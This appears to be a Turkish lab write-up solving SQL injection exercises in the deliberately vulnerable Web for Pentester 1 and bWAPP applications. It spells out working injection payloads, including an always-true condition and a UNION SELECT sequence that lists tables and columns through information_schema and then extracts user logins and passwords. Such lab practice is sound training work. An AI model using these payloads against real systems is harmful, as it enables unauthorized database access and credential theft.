



Web for pentester-1 çözümlerim


SQLi Örnek 1: Geçen ctf de gördüğüm ve klasik olan '1' or '1 i deniyorum ve bana tüm kullanıcıları listeliyor.




SQLi örnek 2: aynı şeyi deniyorum ama olmuyor bu sefer yine aynı yoldan farklı bir şey denemek istiyor ve aradaki boşlukları kaldırıyorum ve yine bana kullanıcıları listeliyor.




SQLi 3. örnek: Örnek 1 deki payload ı deniyorum ve hata alıyorum. Deneme yaparak root ile çalıştırabiliyorum.





Sqli örnek 6: yine sadece integer kontrolü var.






Sqli örnek 7: burada da `htmlentities` fonksiyonu kullanılmış bunun nasıl geçileceğini xss örneğinde de görmüştüm ona uygun bir payload hazırlayarak çözüyorum.






BWAPP ÇÖZÜMLERİM

SQLİ ÖRNEK1: ' yazdığımda syntax hatası veriyor sqli yi buradan anlıyorum sonra ' or'1'='1 yazdığımda verileri çekebiliyorum.




'UNION SELECT 1,2,3,4,5,6,7# sql payloadını yazdığımda kaç tane kolon ve hangilerinin gösterildiğini görebiliyorum.




Hangi veritabıyla yazıldığını öğrenmek için 'UNION SELECT 1,database(),2,3,4,5,6,7 yazdığımda bwapp kullanıldığını görüyorum

Tablo isimlerini öğrenmek için bu payloadı kullanıyorum 'UNION SELECT 1,table_name,3,4,5,6,7 from information_schema.tables where table_schema='bWAPP'##




Şimdi 'UNION SELECT 1,column_name,3,4,5,6,7 from information_schema.columns where table_name='users'# bu payloadu kullanarak kullanıcılara ait kolonları listeliyorum


Son olarak ise 'UNION SELECT 1,concat(login,':mehmet :',password),3,4,5,6,7 from users# bu payload ile şifreleri çekiyorum.




Bwapp örnek 2: Benzer olarak movie' yaptığım zaman syntax hatası veriyor ve sqli anlaşılıyor sonra aynı payload ile veri tabanını öğreniyorum.



Şimdi ise 1 UNION SELECT 1,table_name,3,4,5,6,7 from information_schema.tables where table_schema='bwAPP' LIMIT 0,1 payloadı ile users LIMIT 1,1 ile login kolonlarını öğreniyorum.




LIMIT 2,1 ile ise password kolonunu öğreniyorum.

